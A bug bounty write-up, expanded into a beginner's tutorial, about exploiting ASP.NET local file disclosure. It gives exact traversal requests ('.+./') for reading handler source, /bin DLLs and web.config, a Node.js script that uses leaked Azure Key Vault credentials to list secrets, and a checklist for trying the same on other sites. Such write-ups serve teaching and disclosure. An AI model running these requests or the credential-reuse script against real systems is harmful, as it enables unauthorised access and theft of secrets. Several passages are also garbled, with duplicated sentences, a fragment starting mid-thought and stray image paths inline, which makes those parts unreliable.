Reading ASP secrets for $17,000
The application was vulnerable to local file disclosure, which the author exploited; the title mentions a $17,000 bounty.

One of the more common vulnerabilities on ASP.NET applications is local file disclosure. If you've never developed or worked with this technology, exploiting LFD can be confusing and often unfruitful.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ASP.NET applications commonly expose local file disclosure (LFD) bugs, and exploiting them can be confusing if you have never developed or worked with the technology. This write-up describes approaching an application that turned out to be vulnerable to LFD and then going on to exploit it, ending with access to an Azure Key Vault instance.
The feature involved was a download endpoint that served help documents from another path on the server. The parameter identifying the document was encrypted, so at first it did not look tamperable.
Setup
No accounts, roles or specific tool versions are described. The tools that appear in the report are:
- A fuzzing setup against a single character position in the request (the author notes it could be run in Intruder, or done manually).
- dnSpy, to import a downloaded DLL and recover application source.
- A Node.js script, written by shubs, using the
azure-keyvaultandadal-nodepackages to talk to the Key Vault.
The precondition for the whole chain is an endpoint that takes a filename and reads it from disk.
Finding it
While working on a recent target, the author ran into this endpoint:
https://domain.com/utility/download.aspx?f=DJ/lc1jVgHTZF...
Loading the page downloaded a help document from another path on the server. Because the parameter was encrypted, the author did not expect to be able to tamper with the functionality, but kept it in mind: if the key used to sign the parameter (probably AES) could ever be compromised, parameters could be forged and the LFD exploited.
Later the same endpoint was seen on an older portion of the website with a plain filename:
https://domain.com/utility/download.aspx?f=file1234.docx
and it returned:
HTTP/1.1 200 OK
Connection: close
Content-Length: 27363

Ïó|uœZ^tÙ¢yǯ;!Y,}{ûCƒ³/h>
...
Exploitation
Step 1: reading the handler's own source
The first thing tried was passing download.aspx as the argument, which returned the source of the download.aspx file:
GET /utility/download.aspx?f=download.aspx
HTTP/1.1 200 OK
Connection: close
Content-Length: 263

<%@ Page Language="C#" AutoEventWireup="true" Debug="true" %>
...
Reading download.aspx demonstrates arbitrary file access, but not much impact: the actual source lives in the code-behind file at filename.aspx.cs. Requesting that did not work. As it turns out, .aspx.cs files were inaccessible in this scenario. The author links to a Stack Overflow explanation of the difference between .aspx and .aspx.cs.
Step 2: bypassing the traversal block
The endpoint refused two trailing periods (..): the request responded with a 400 bad request and failed. The approach taken was to fuzz for characters that the endpoint would ignore or concatenate, using this request:
GET /utility/download.aspx?f=.[fuzz]./utility/download.aspx

Iterating characters manually, .+./utility/download.aspx returned the contents of download.aspx. Directory traversal was now possible. The author was not sure why this worked: the same trick did not work on the author's own ASP.NET application, and the guess is that it had something to do with Windows filenames having spaces in them, but this was never investigated thoroughly.
Step 3: reading a handler and then its DLL
With traversal available, one of the first things tried was reading a .ashx file. Since these are handlers rather than presentation files, the guess was that they might be accessible. This worked:
HTTP/1.1 200 OK
Connection: close
Content-Length: 2398

<%@ WebHandler Language="C#" Class="redacted.redacted" %>

Imports System
Imports System.Data
Imports System.Data.SqlClient
Imports System.IO
Imports System.Web
Imports System.Configuration
...

That showed at least a little sensitive material could be pulled. The next step was more source code. ASP.NET documentation says compiled classes are kept in /bin/className.dll, so the class name referenced in the .ashx file should be retrievable. The following request pulled the DLL for the source file:
GET /utility/download.aspx?f=.+./.+./bin/redacted.dll
After downloading it, an attacker could use dnSpy to import the DLL and recover the source of the application, in addition to likely more classes that they could enumerate and steal source from.
Step 4: reading web.config
One of the files used in ASP.NET applications is web.config, suggested by @nahamsec. It is essentially a settings page with additional variables for things ranging from individual pages to the entire web server. Lots of sensitive information can exist there: credentials for SQL, encryption keys such as the one behind the parameter seen at the start, and internal endpoints used by the application.
The report gives this example web.config file:
<?xml version="1.0" encoding="utf-8"?>

<configuration>
  <appSettings>
    <add key="webpages:Version" value="[redacted]" />
    <add key="webpages:Enabled" value="false" />
    <add key="ClientValidationEnabled" value="true" />
    <add key="UnobtrusiveJavaScriptEnabled" value="true" />

    <add key="PodioClientId" value="" />
    <add key="PodioClientSecret" value="" />

    <add key="AppId" value="" />
    <add key="SpaceId" value="" />
  </appSettings>

  <connectionStrings>
    <remove name="umbracoDbDSN" />
    <add name="PodioAspnetSampleDb" connectionString="server=WSA07;database=PodioAspnetSampleDb;user id=sa;password=pass" providerName="System.Data.SqlClient" />
  </connectionStrings>

  <system.web>
    <compilation debug="true" targetFramework="4.5" />
    <httpRuntime targetFramework="4.5" />
  </system.web>
</configuration>
To read the web.config on the bug bounty target, the request was simply:
GET /utility/download.aspx?f=.+./.+./web.config
The response included lots of secrets. One of the worst was the exposure of these keys:
...
<add key="keyVaultDataPlaneUri" value="redacted" />
<add key="uniqueKeyVaultNameUri" value="redacted" />
<add key="keyVaultClientId" value="redacted" />
<add key="keyVaultClientSecretIdentifier" value="redacted" />
<add key="keyVaultClientTenantName" value="redacted" />
<add key="keyVaultAuthenticationContextUri" value="redacted" />
<add key="keyVaultApiVersion" value="2016-10-01" />
...
Used correctly, these allow access to an Azure Key Vault instance. Azure Key Vault keeps secrets for the application and will generally contain some juicy material.
Step 5: using the keys against the Key Vault
One of the issues is finding the correct way to send the request to access the secrets. After talking to shubs, he quickly put together a Node.js script to access the Azure Key Vault instance using the disclosed keys:
var KeyVault = require('azure-keyvault');
var AuthenticationContext = require('adal-node').AuthenticationContext;

var clientId = "clientId";
var clientSecret = "clientSecret";
var vaultUri = "vaultUri";

var authenticator = function (challenge, callback) {

  var context = new AuthenticationContext(challenge.authorization);

  return context.acquireTokenWithClientCredentials(challenge.resource, clientId, clientSecret, function (err, tokenResponse) {
    if (err) throw err;

    var authorizationValue = tokenResponse.tokenType + ' ' + tokenResponse.accessToken;
    console.log(authorizationValue);
    return callback(null, authorizationValue);
  });

};

var credentials = new KeyVault.KeyVaultCredentials(authenticator);
var client = new KeyVault.KeyVaultClient(credentials);

client.getSecrets(vaultUri).then(function(value) {
    console.log(value);
});
The script authenticates with the client credentials, then lists the secrets in the vault. The response:
{ id:
     'https:
    attributes:
     { enabled: true,
       created: 2018-01-23T22:14:18.000Z,
       updated: 2018-01-23T22:14:18.000Z,
       recoveryLevel: 'Purgeable' },
    contentType: 'secret' } ]

... more secrets ...
This is game over: the secrets contained credentials that would allow an attacker full write and read access to the system.
Root cause
The download handler takes a filename from the f parameter and reads it from disk without confining it to the intended directory. The endpoint rejected .., and this was bypassed by inserting a character between the two dots (+.+), which the endpoint ignored or concatenated. and it was bypassed by inserting a character between the two dots (+.+), which the endpoint ignored or concatenated. The report does not explain why that character was accepted; the author's guess is that it relates to Windows filenames containing spaces, and notes the behaviour did not reproduce on a self-built ASP.NET application.
The impact was amplified by configuration: web.config held Azure Key Vault client credentials, and compiled application DLLs sat in /bin, both reachable through the same traversal.
Impact
Under the conditions seen here, an attacker could read arbitrary files the application process could reach, including handler source (.ashx), compiled DLLs in /bin (and from those, via dnSpy, application source and likely further classes), and web.config. The web.config disclosure exposed Azure Key Vault keys, and the Key Vault in turn held secrets containing credentials granting full write and read access to the system. The report hedges that the Key Vault will generally contain sensitive material and that the DLL route would likely expose more classes; the full read/write access is stated for the secrets that were actually retrieved.
Fix
The report does not describe a fix or a retest. What the disclosure calls for is confining the download handler to its intended directory, for example by resolving the requested path and rejecting anything outside the allowed base directory, rather than relying on a substring check for ... Secrets such as the Key Vault client credentials should not sit in web.config in plaintext, and compiled DLLs should not be reachable through a file download feature.
Variants to test
- Encrypted or signed file parameters: look for the same endpoint used elsewhere on the site with a plain filename. A positive result is a request that returns file contents instead of a
400or an error page. - Traversal filters: send
..and confirm the block, then try inserting characters between the dots, as with.+./. A positive result is the contents of a file outside the intended directory. - Source file extensions: request the handler itself (
.aspx), then the code-behind (.aspx.cs). If the code-behind is blocked, try other extensions such as.ashx, which may be served. - Compiled classes: take the class name from a readable
.ashxand request/bin/<className>.dllthrough the traversal. A positive result is a downloadable DLL that dnSpy can open. - Configuration files: request
web.configthrough the traversal and look for connection strings, encryption keys and cloud credentials such as Key Vault identifiers and secrets. - Credential reuse: take any cloud credentials found and attempt to authenticate and list secrets, as the Node.js script does. A positive result is a listing of secrets returned by the vault.
Timeline
- Reported: September 25th, 2018
- Triaged: September 27th, 2018
- Rewarded $17,000: September 29th, 2018
What happened, in plain words
A website had a page whose job was to hand out help documents. You clicked a link, and the server sent you a file. The link contained a code that told the server which document to send. That code looked scrambled, so at first it seemed you could not change it to ask for anything else.
Later, the same page turned up on an older part of the site with a plain, readable filename in the link instead of the scrambled code. That was the opening. The same page turned up on an older part of the site with a plain, readable filename in the link instead of the scrambled code, and the researcher found he could make the server send back files it was never meant to hand out.: the page's own source code, other source files, compiled program files, and finally a settings file that contained cloud credentials. Those credentials opened a cloud secret store, and the secrets inside it allowed full read and write access to the system. The report was rewarded $17,000.
This is a beginner's walkthrough of that chain. Every request below is copied exactly as it appeared in the write-up. Where the write-up does not say something, this article does not invent it.
The technology involved, from zero
Before the steps, a few ideas you need.
- A web server and a web page. When you visit a site, your browser sends a request to a computer (the server) and the server sends back a response. A response can be a web page, an image, or a file to download.
- A URL and its parameters. A URL like
https://domain.com/utility/download.aspx?f=file1234.docxhas two parts worth knowing. The part before the?says which page or program on the server should handle the request. The part after the?is extra information sent along with it. Heref=file1234.docxmeans "the parameter namedfhas the valuefile1234.docx". Parameters are how a page is told what you want. - ASP.NET. This is a framework from Microsoft for building websites. Pages usually end in
.aspx. A page can have a companion file ending in.aspx.csthat holds the actual program logic (the "code-behind"). There are also.ashxfiles, which are handlers: small programs that respond to requests directly rather than drawing a page. And compiled code is stored as.dllfiles, which are bundles of program code the server runs. - Local File Disclosure (LFD). This is the name for the bug here. A feature is supposed to read one specific file from the server's disk and send it to you. If the feature lets you name a different file, you can read files you should never see. Think of a hotel receptionist who is meant to hand you the welcome leaflet for your room, but if you ask nicely enough for "the folder marked staff", she fetches that instead.
- Directory traversal. Servers store files in folders (directories). The notation
..means "go up one folder". So../means "leave this folder and go into the one above". If a feature accepts..in a filename, you can walk out of the intended folder and reach files elsewhere on the disk. This is the classic way LFD is exploited. - Encryption and signing. Encryption scrambles data so only someone with the right key can unscramble it. A signed parameter is one the server can verify was produced by itself, so you cannot simply edit it. If the key behind that scrambling leaks, an attacker can produce their own valid scrambled values.
- Fuzzing. Trying many variations of an input automatically or by hand to see which ones behave differently. If one variation gets a different response, it may reveal a weakness.
- So if you can download a
.dll, you can often read the program's logic. web.config. This is the settings file for an ASP.NET application. It holds configuration: database connection details, keys, and addresses of other services the application talks to. It is the equivalent of a notebook where the application writes down all its passwords and addresses.- Azure Key Vault. A cloud service from Microsoft that stores secrets (passwords, keys, certificates) in one protected place. Applications ask the vault for a secret when they need it, instead of keeping it in their own files. To use the vault, an application needs its own credentials: a client ID and a client secret.
- An API. A way for one program to talk to another over the network. The Key Vault has an API: you send it a request with your credentials, and it sends back the secrets. The Node.js script later in the article is a small program that calls that API.
- A token. A short-lived pass proving you authenticated. You show your credentials once, receive a token, and then use the token for subsequent requests. It is like a wristband at an event: you show your ticket at the door, get the wristband, and after that you just show the wristband.
- Node.js. A program that runs JavaScript code outside a browser. The script here uses it to talk to the Key Vault.
Step 1: spotting the download feature
While working on a target, the researcher found this endpoint:
https://domain.com/utility/download.aspx?f=DJ/lc1jVgHTZF...
Line by line:
https://domain.com/utility/download.aspxis the page that handles downloads. It lives in a folder calledutility.?f=starts the parameter namedf. The value after it is a long scrambled string,DJ/lc1jVgHTZF....- The
...means the string continues; the report shows only the beginning.
When the page loaded, it downloaded a help document from another path on the server. The parameter was encrypted, so the researcher did not expect to be able to tamper with it. But he kept it in mind: if the key used to sign the parameter (probably AES, a common encryption standard) could ever be compromised, he could forge parameters and exploit the LFD. In other words, the scrambled value was a locked door, and the key to that lock was somewhere on the server.
Step 2: the same feature with a plain filename
Later, the same endpoint appeared on an older portion of the website with a plain filename:
https://domain.com/utility/download.aspx?f=file1234.docx
Line by line:
- Same page, same parameter
f. - This time the value is
file1234.docx, a readable filename ending in.docx, the format used by Microsoft Word.
This is important because it means the page accepts a filename directly, not only a scrambled code. If you can change that filename, you can ask for a different file. The response was:
HTTP/1.1 200 OK
Connection: close
Content-Length: 27363

Ïó|uœZ^tÙ¢yǯ;!Y,}{ûCƒ³/h>
...
Line by line:
HTTP/1.1 200 OKis the status line.200means the request succeeded.Connection: closetells the browser the connection will be closed after this response.Content-Length: 27363says the body is 27,363 bytes long.- The blank line separates the headers from the body.
- The garbled characters are the raw bytes of the
.docxfile. A.docxis a compressed archive, so its bytes look like noise when shown as text.
So the page really does read a file from disk and send it back. The question is whether it checks which file.
Step 3: asking for the page's own source
The first thing tried was passing download.aspx as the argument. The server returned the source of the download.aspx file itself:
GET /utility/download.aspx?f=download.aspx
Line by line:
GETis the method: "give me this resource"./utility/download.aspxis the path on the server.?f=download.aspxasks the page to send back the file nameddownload.aspx, which is the page itself.
The response:
HTTP/1.1 200 OK
Connection: close
Content-Length: 263

<%@ Page Language="C#" AutoEventWireup="true" Debug="true" %>
...
Line by line:
200 OKagain means success.Content-Length: 263means the body is 263 bytes.<%@ Page Language="C#" ... %>is an ASP.NET directive: it tells the server this file is a page written in C#, that events are wired up automatically, and that debug mode is on. Debug mode is a development setting that should not normally be on in production.- The
...means the rest of the file is omitted.
Reading download.aspx proves the page will send back any file it can reach, but it does not prove much impact. The real logic of an ASP.NET page lives in the code-behind file, named filename.aspx.cs. The researcher tried that and it did not work. As it turns out, .aspx.cs files were inaccessible in this scenario. The report links to a Stack Overflow explanation of the difference between .aspx and .aspx.cs.
So the obvious target was blocked. The next idea was to read from a different directory, to get more access.
Step 4: getting around the .. block
The endpoint refused two trailing periods (..): the request responded with a 400 bad request and failed. In other words, the server had a check that looked for .. and rejected it. That check is meant to stop directory traversal.
The approach taken was to fuzz for characters the endpoint would ignore or concatenate, using this request:
GET /utility/download.aspx?f=.[fuzz]./utility/download.aspx
Line by line:
GET /utility/download.aspxis the same page.?f=starts the parameter..[fuzz].is a placeholder: the[fuzz]part is where a single character is inserted and changed each time. The dots around it are literal./utility/download.aspxis the file being requested, so the result is easy to recognise: if the trick works, the response is the page's own source again.
The idea is to try every possible character in that middle position and watch for a response that is not a 400. If the server ignores or joins the inserted character, .+./ might be treated the same as ../, which is the traversal sequence.
The image shows the fuzzing setup described just above: the request with a single character position being varied.
If you wanted to, you could throw this into Intruder (a feature of the Burp Suite tool that automates sending many variations of a request) and run standard fuzzing against it. Doing it manually takes a bit more time but is not too hard.
Iterating characters manually, the researcher found that .+./utility/download.aspx returned the contents of download.aspx. Directory traversal was now possible: the + between the two dots was accepted, and the endpoint ignored or concatenated it.
Why did this exist? The researcher was not sure. He tried the same trick on his own ASP.NET application and it did not work there. His guess is that it had something to do with Windows filenames having spaces in them, but he never investigated it thoroughly. The report does not give a confirmed explanation.
Step 5: reading a handler file
With traversal available, one of the first things tried was reading a .ashx file. Since these are handlers rather than presentation files, the guess was that they might be accessible. This worked:
HTTP/1.1 200 OK
Connection: close
Content-Length: 2398

<%@ WebHandler Language="C#" Class="redacted.redacted" %>

Imports System
Imports System.Data
Imports System.Data.SqlClient
Imports System.IO
Imports System.Web
Imports System.Configuration
...
Line by line:
200 OKmeans success.Content-Length: 2398means the body is 2,398 bytes.<%@ WebHandler Language="C#" Class="redacted.redacted" %>is the directive that marks this file as a handler written in C#. TheClassattribute names the compiled class that implements it. The report redacts the actual name.Imports System,Imports System.Data,Imports System.Data.SqlClient,Imports System.IO,Imports System.Web,Imports System.Configurationare import statements: they pull in libraries the handler uses.System.Data.SqlClientis for talking to a SQL database,System.IOis for reading and writing files,System.Webis the web framework, andSystem.Configurationis for reading settings.- The
...means the rest is omitted.
This showed that at least a little sensitive material could be pulled. The next step was to get more source code.
Step 6: reading the compiled DLL
ASP.NET documentation says compiled classes are kept in /bin/className.dll. That means the class name referenced in the .ashx file should be retrievable as a file. The following request pulled the DLL for the source file:
GET /utility/download.aspx?f=.+./.+./bin/redacted.dll
Line by line:
?f=starts the parameter..+./.+./is the traversal trick applied twice. Each.+./moves up one directory. Two of them move up two directories, which is enough to reach the root of the application and then go intobin.bin/redacted.dllis the compiled file being requested. The name is redacted in the report.
After downloading this, an attacker could use dnSpy to import the DLL and recover the source of the application, in addition to likely more classes that they could enumerate and steal source from. In plain terms: a DLL is compiled code, but dnSpy can show it in a readable form, so the attacker gets the program's logic back.
The image shows an example listing of DLLs for an ASP.NET application, as the report describes it.
Step 7: reading web.config
One of the files used in ASP.NET applications is web.config. The report credits @nahamsec for suggesting this file to read. This file is essentially a settings page with additional variables for things ranging from individual pages to the entire web server. Lots of sensitive information can exist there: credentials for SQL, encryption keys such as the one behind the parameter seen at the start, and internal endpoints used by the application.
The report gives this example web.config file:
<?xml version="1.0" encoding="utf-8"?>

<configuration>
  <appSettings>
    <add key="webpages:Version" value="[redacted]" />
    <add key="webpages:Enabled" value="false" />
    <add key="ClientValidationEnabled" value="true" />
    <add key="UnobtrusiveJavaScriptEnabled" value="true" />

    <add key="PodioClientId" value="" />
    <add key="PodioClientSecret" value="" />

    <add key="AppId" value="" />
    <add key="SpaceId" value="" />
  </appSettings>

  <connectionStrings>
    <remove name="umbracoDbDSN" />
    <add name="PodioAspnetSampleDb" connectionString="server=WSA07;database=PodioAspnetSampleDb;user id=sa;password=pass" providerName="System.Data.SqlClient" />
  </connectionStrings>

  <system.web>
    <compilation debug="true" targetFramework="4.5" />
    <httpRuntime targetFramework="4.5" />
  </system.web>
</configuration>
Line by line:
<?xml version="1.0" encoding="utf-8"?>declares this is an XML document, a structured text format made of tags.<configuration>opens the root element that holds all settings.<appSettings>opens a section of named settings.- Each
<add key="..." value="..." />adds one setting.webpages:Versionandwebpages:Enabledcontrol the web pages feature.ClientValidationEnabledandUnobtrusiveJavaScriptEnabledcontrol client-side form validation and JavaScript behaviour. PodioClientIdandPodioClientSecretare credentials for an external service called Podio. In this example they are empty.AppIdandSpaceIdare identifiers for that service, also empty here.</appSettings>closes the settings section.<connectionStrings>opens the section for database connection details.<remove name="umbracoDbDSN" />removes a connection string namedumbracoDbDSN.- The
<add name="PodioAspnetSampleDb" ... />line defines a database connection:server=WSA07is the database server,database=PodioAspnetSampleDbis the database name,user id=sais the username, andpassword=passis the password. This is an example file, so the values are placeholders. <system.web>opens the section for web framework settings.<compilation debug="true" targetFramework="4.5" />turns on debug mode and targets .NET Framework 4.5.<httpRuntime targetFramework="4.5" />sets the runtime target.- The closing tags end each section.
To read the web.config on the bug bounty target, the request was simply:
GET /utility/download.aspx?f=.+./.+./web.config
Line by line:
- Same page, same parameter.
.+./.+./is the same double traversal as before.web.configis the settings file at the root of the application.
The response included lots of secrets. One of the worst was the exposure of these keys:
...
<add key="keyVaultDataPlaneUri" value="redacted" />
<add key="uniqueKeyVaultNameUri" value="redacted" />
<add key="keyVaultClientId" value="redacted" />
<add key="keyVaultClientSecretIdentifier" value="redacted" />
<add key="keyVaultClientTenantName" value="redacted" />
<add key="keyVaultAuthenticationContextUri" value="redacted" />
<add key="keyVaultApiVersion" value="2016-10-01" />
...
Line by line:
keyVaultDataPlaneUriis one of the Key Vault settings exposed in the file.uniqueKeyVaultNameUriis one of the Key Vault settings exposed in the file.keyVaultClientIdis one of the Key Vault settings exposed in the file.keyVaultClientSecretIdentifieris one of the Key Vault settings exposed in the file.keyVaultClientTenantNameis one of the Key Vault settings exposed in the file.keyVaultAuthenticationContextUriis one of the Key Vault settings exposed in the file.keyVaultApiVersionhas the value2016-10-01.- All values except the API version are redacted in the report.
Used correctly, these allow access to an Azure Key Vault instance. Azure Key Vault keeps secrets for the application and will generally contain some juicy material.
Step 8: using the keys against the Key Vault
One of the issues is finding the correct way to send the request to access the secrets. After talking to shubs, he quickly put together a Node.js script to access the Azure Key Vault instance using the disclosed keys:
var KeyVault = require('azure-keyvault');
var AuthenticationContext = require('adal-node').AuthenticationContext;

var clientId = "clientId";
var clientSecret = "clientSecret";
var vaultUri = "vaultUri";

var authenticator = function (challenge, callback) {

  var context = new AuthenticationContext(challenge.authorization);

  return context.acquireTokenWithClientCredentials(challenge.resource, clientId, clientSecret, function (err, tokenResponse) {
    if (err) throw err;

    var authorizationValue = tokenResponse.tokenType + ' ' + tokenResponse.accessToken;
    console.log(authorizationValue);
    return callback(null, authorizationValue);
  });

};

var credentials = new KeyVault.KeyVaultCredentials(authenticator);
var client = new KeyVault.KeyVaultClient(credentials);

client.getSecrets(vaultUri).then(function(value) {
    console.log(value);
});
Line by line:
var KeyVault = require('azure-keyvault');loads the official library for talking to Key Vault.var AuthenticationContext = require('adal-node').AuthenticationContext;loads the login library (ADAL, Microsoft's authentication library) and takes itsAuthenticationContextclass, which handles obtaining tokens.var clientId = "clientId";,var clientSecret = "clientSecret";andvar vaultUri = "vaultUri";are placeholders where the values fromweb.configwould go.var authenticator = function (challenge, callback) {defines a function that the Key Vault library calls when it needs a token. Thechallengetells the function where to authenticate and for what resource.var context = new AuthenticationContext(challenge.authorization);creates a login context pointing at the address given in the challenge.context.acquireTokenWithClientCredentials(challenge.resource, clientId, clientSecret, function (err, tokenResponse) {asks for a token using the client ID and client secret, for the resource named in the challenge. This is the standard "client credentials" flow: a program proves its identity with an ID and a secret, with no human involved.if (err) throw err;stops if the login failed.var authorizationValue = tokenResponse.tokenType + ' ' + tokenResponse.accessToken;builds the value to send with later requests: the token type (usuallyBearer) followed by a space and the token itself.console.log(authorizationValue);prints the token, which is useful for debugging.return callback(null, authorizationValue);hands the token back to the library.};closes the function.var credentials = new KeyVault.KeyVaultCredentials(authenticator);wraps the function in the credentials object the library expects.var client = new KeyVault.KeyVaultClient(credentials);creates the client that will make requests to the vault.client.getSecrets(vaultUri).then(function(value) {asks the vault atvaultUrito list its secrets, and runs the following function when the answer arrives.console.log(value);prints the list.});closes the call.
The script authenticates with the client credentials, then lists the secrets in the vault. The response:
{ id:
     'https:
    attributes:
     { enabled: true,
       created: 2018-01-23T22:14:18.000Z,
       updated: 2018-01-23T22:14:18.000Z,
       recoveryLevel: 'Purgeable' },
    contentType: 'secret' } ]

... more secrets ...
Line by line:
{ id:starts an entry for one secret. Itsidis a URL, shown here truncated as'https:.attributes:opens the properties of that secret.enabled: truemeans the secret is active.created: 2018-01-23T22:14:18.000Zandupdated: 2018-01-23T22:14:18.000Zare the creation and last-update timestamps.recoveryLevel: 'Purgeable'describes how the secret can be deleted and recovered.contentType: 'secret'says the entry is a secret.... more secrets ...means the listing continued with further entries.
This is game over: the secrets contained credentials that would allow an attacker full write and read access to the system.
Why it worked
The download handler takes a filename from the f parameter and reads it from disk without confining it to the intended directory. The endpoint rejected .., and this was bypassed by inserting a character between the two dots (+.+), which the endpoint ignored or concatenated. and it was bypassed by inserting a character between the two dots (+.+), which the endpoint ignored or concatenated.
The impact was amplified by configuration: web.config held Azure Key Vault client credentials, and compiled application DLLs sat in /bin, both reachable through the same traversal.
What an attacker could do
Under the conditions seen here, an attacker could read arbitrary files the application process could reach, including handler source (.ashx), compiled DLLs in /bin (and from those, via dnSpy, application source and likely further classes), and web.config. The web.config disclosure exposed Azure Key Vault keys, and the Key Vault in turn held secrets containing credentials granting full write and read access to the system. The report hedges that the Key Vault will generally contain sensitive material and that the DLL route would likely expose more classes; the full read/write access is stated for the secrets that were actually retrieved.
How it should be fixed
What the disclosure calls for is confining the download handler to its intended directory, for example by resolving the requested path and rejecting anything outside the allowed base directory, rather than relying on a substring check for ... Secrets such as the Key Vault client credentials should not sit in web.config in plaintext, and compiled DLLs should not be reachable through a file download feature.
Things to try on other sites
- Encrypted or signed file parameters: look for the same endpoint used elsewhere on the site with a plain filename. A positive result is a request that returns file contents instead of a
400or an error page. - Traversal filters: send
..and confirm the block, then try inserting characters between the dots, as with.+./. A positive result is the contents of a file outside the intended directory. - Source file extensions: request the handler itself (
.aspx), then the code-behind (.aspx.cs). If the code-behind is blocked, try other extensions such as.ashx, which may be served. - Compiled classes: take the class name from a readable
.ashxand request/bin/<className>.dllthrough the traversal. A positive result is a downloadable DLL that dnSpy can open. - Configuration files: request
web.configthrough the traversal and look for connection strings, encryption keys and cloud credentials such as Key Vault identifiers and secrets. - Credential reuse: take any cloud credentials found and attempt to authenticate and list secrets, as the Node.js script does. A positive result is a listing of secrets returned by the vault.
Timeline
- Reported: September 25th, 2018
- Triaged: September 27th, 2018
- Rewarded $17,000: September 29th, 2018
Glossary
- ASP.NET: Microsoft's framework for building websites, usually with pages ending in
.aspx. .aspx: an ASP.NET page file, the presentation part of a web page..aspx.cs: the code-behind file that holds the program logic for an.aspxpage..ashx: an ASP.NET handler, a small program that responds to requests directly rather than drawing a page..dll: a compiled bundle of program code that the server runs.- dnSpy: a free tool that opens a
.dlland shows the code inside it. - Local File Disclosure (LFD): a bug where a feature that should send one specific file lets you name and read other files on the server.
- Directory traversal: using
..in a filename to move up out of the intended folder and reach other files. - Endpoint: a specific address on a server that handles a particular kind of request.
- Parameter: extra information sent with a request after the
?in a URL, such asf=file1234.docx. - Encryption: scrambling data so only someone with the right key can unscramble it.
- AES: a common encryption standard.
- Signing: attaching a value the server can verify, so a parameter cannot simply be edited.
- Fuzzing: trying many variations of an input to see which ones behave differently.
- Intruder: a feature of the Burp Suite tool that automates sending many variations of a request.
web.config: the settings file for an ASP.NET application, holding configuration such as database details, keys and service addresses.- Connection string: the details needed to connect to a database, including server, database name, username and password.
- Azure Key Vault: a Microsoft cloud service that stores secrets such as passwords and keys in one protected place.
- API: a way for one program to talk to another over the network.
- Token: a short-lived pass proving you authenticated, used instead of sending your credentials every time.
- Client ID and client secret: the identifier and password a program uses to authenticate to a service.
- ADAL: Microsoft's authentication library, used here to obtain a token.
- JSON: a structured text format for data, made of keys and values.
400 bad request: an HTTP status meaning the server rejected the request as malformed.200 OK: an HTTP status meaning the request succeeded.Content-Length: an HTTP header stating the size of the response body in bytes.GET: the HTTP method meaning "give me this resource".- Debug mode: a development setting that exposes extra detail and should not normally be on in production.
- Tenant: an organisation's directory in Microsoft's cloud, identified by a name or ID.